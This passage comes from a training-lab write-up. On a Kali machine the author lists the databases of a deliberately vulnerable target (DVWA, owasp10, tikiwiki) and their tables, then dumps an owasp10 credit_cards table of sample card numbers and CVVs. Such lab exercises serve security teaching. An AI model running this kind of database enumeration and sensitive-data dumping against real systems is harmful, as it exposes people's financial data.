| TABLE_PRIVILEGES            |
| TRIGGERS                     |
+-----+
```

The following command will show all of the databases and typed the following command “use dvwa”

Then “show tables ” shows the tables in the dvwa database.




The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window title is "root@kali2: ~". The terminal output shows the following commands and results:

```
root@kali2: ~  
mysql> show databases;  
+-----+  
| flag334422  
| metasploit  
| mysql  
| owasp10  
| tikiwiki  
| tikiwiki195  
+-----+  
8 rows in set (0.00 sec)  
  
mysql> use dvwa;  
Reading table information for completion of table and column names  
You can turn off this feature to get a quicker startup with -A  
  
Database changed  
mysql> show tables;  
+-----+  
| Tables_in_dvwa |  
+-----+  
| guestbook  
| users  
+-----+  
2 rows in set (0.00 sec)  
  
mysql>
```

*Screenshot shows that tables in the dvwa database*

To use the Metasploit database we used the command “use metasploit” and show the tables in the Metasploit database

Which is empty



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that reads "root@kali2: ~". Inside the terminal, the following commands and output are visible:

```
File Edit View Search Terminal Help
+-----+
8 rows in set (0.00 sec)


mysql> use metasploit;
Database changed
mysql> show tables;
Empty set (0.00 sec)

mysql> show databases;
+-----+
| Database                |
+-----+
| information_schema      |
| dvwa                    |
| flag334422              |
| metasploit              |
| mysql                   |
| owasp10                 |
| tikiwiki                |
| tikiwiki195             |
+-----+
8 rows in set (0.00 sec)

mysql> 
```

*Screenshot shows all of the database*

Then selected the mysql database and shows the table in mysql database

A screenshot of a Kali Linux desktop environment. The top bar shows 'Console | Infosec Learning - Google Chrome' and the URL 'lab.infoseclearning.com/console/4989156/68'. Below the bar, there are buttons for 'Enforce US Keyboard Layout', 'View Fullscreen', 'Send Ctrl+Alt+Delete', and 'Reboot'. The desktop has a sidebar with application icons and a terminal window titled 'root@kali2: ~'. The terminal shows the following commands and output:


```
mysql> use mysql;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

\Database changed
mysql> show tables;
+-----+
| Tables_in_mysql |
+-----+
| columns_priv    |
| db              |
| func            |
| help_category   |
| help_keyword    |
| help_relation   |
| help_topic      |
| host            |
| proc            |
| procs_priv      |
| tables_priv     |
| time_zone       |
| time_zone_leap_second |
| time_zone_name  |
| time_zone_transition |
```

*Screenshot shows the tables in the database*



To select the owasp10 database typing the command “use owasp10”



The screenshot shows a terminal window titled "root@kali2: ~" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the following output:

```
| tikiwiki |
| tikiwiki195 |
+-----+
8 rows in set (0.00 sec)


mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+-----+
6 rows in set (0.00 sec)

mysql>
```

*Screenshot showing the tables in the owasp10 database*

The following command to use the tikiwiki database and the following shows the tables in it




The screenshot shows a terminal window titled 'root@kali2: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the following commands and output:

```
mysql> use tikiwiki;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tikiwiki |
+-----+
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |
| galaxia_processes |
| galaxia_roles |
| galaxia_transitions |
| galaxia_user_roles |
| galaxia_workitems |
| messu_archive |
| messu_messages |
| messu_sent |
| sessions |
| tiki_actionlog |
+-----+
```

The following command to use the tikiwiki195 database and the following are showing the tables in it.




The screenshot shows a terminal window titled 'root@kali2: ~' with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal displays the following commands and output:

```
mysql> use tikiwiki195;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_tikiwiki195 |
+-----+
| galaxia_activities |
| galaxia_activity_roles |
| galaxia_instance_activities |
| galaxia_instance_comments |
| galaxia_instances |
| galaxia_processes |
| galaxia_roles |
| galaxia_transitions |
| galaxia_user_roles |
| galaxia_workitems |
| messu_archive |
| messu_messages |
| messu_sent |
| sessions |
| tiki_actionlog |
+-----+
```



After viewing all of the databases and the tables in the databases, it seemed that the tables in the owasp10 database seemed like they had the most interesting information, such as credit\_cards and accounts. So, used the following command to use the owasp10 database and the tables in the database



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal window has a title bar that says "root@kali2: ~". The terminal output shows the following commands and results:


```
File Edit View Search Terminal Help
| tikiwiki |
| tikiwiki195 |
+-----+
8 rows in set (0.01 sec)

mysql> use owasp10;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_owasp10 |
+-----+
| accounts          |
| blogs_table       |
| captured_data      |
| credit_cards       |
| hitlog             |
| pen_test_tools     |
+-----+
6 rows in set (0.00 sec)

mysql> 
```

Typed the following command to show the columns and data in the credit\_cards table and show command to see the tables in the owasp10 database



The screenshot shows a Kali Linux desktop environment with a terminal window open. The terminal is running MySQL commands. The first command is `mysql> select * from credit_cards;`, which returns a table with 5 rows. The second command is `mysql> show tables;`, which returns a list of tables in the `owasp10` database.

```
mysql> select * from credit_cards;
```

ccid	ccnumber	ccv	expiration
1	4444111122223333	745	2012-03-01
2	7746536337776330	722	2015-04-01
3	8242325748474749	461	2016-03-01
4	7725653200487633	230	2017-06-01
5	1234567812345678	627	2018-11-01

```
5 rows in set (0.00 sec)
```


  

```
mysql> show tables;
```

Tables_in_owasp10
accounts
blogs_table
captured_data
credit_cards
hitlog
pen_test_tools

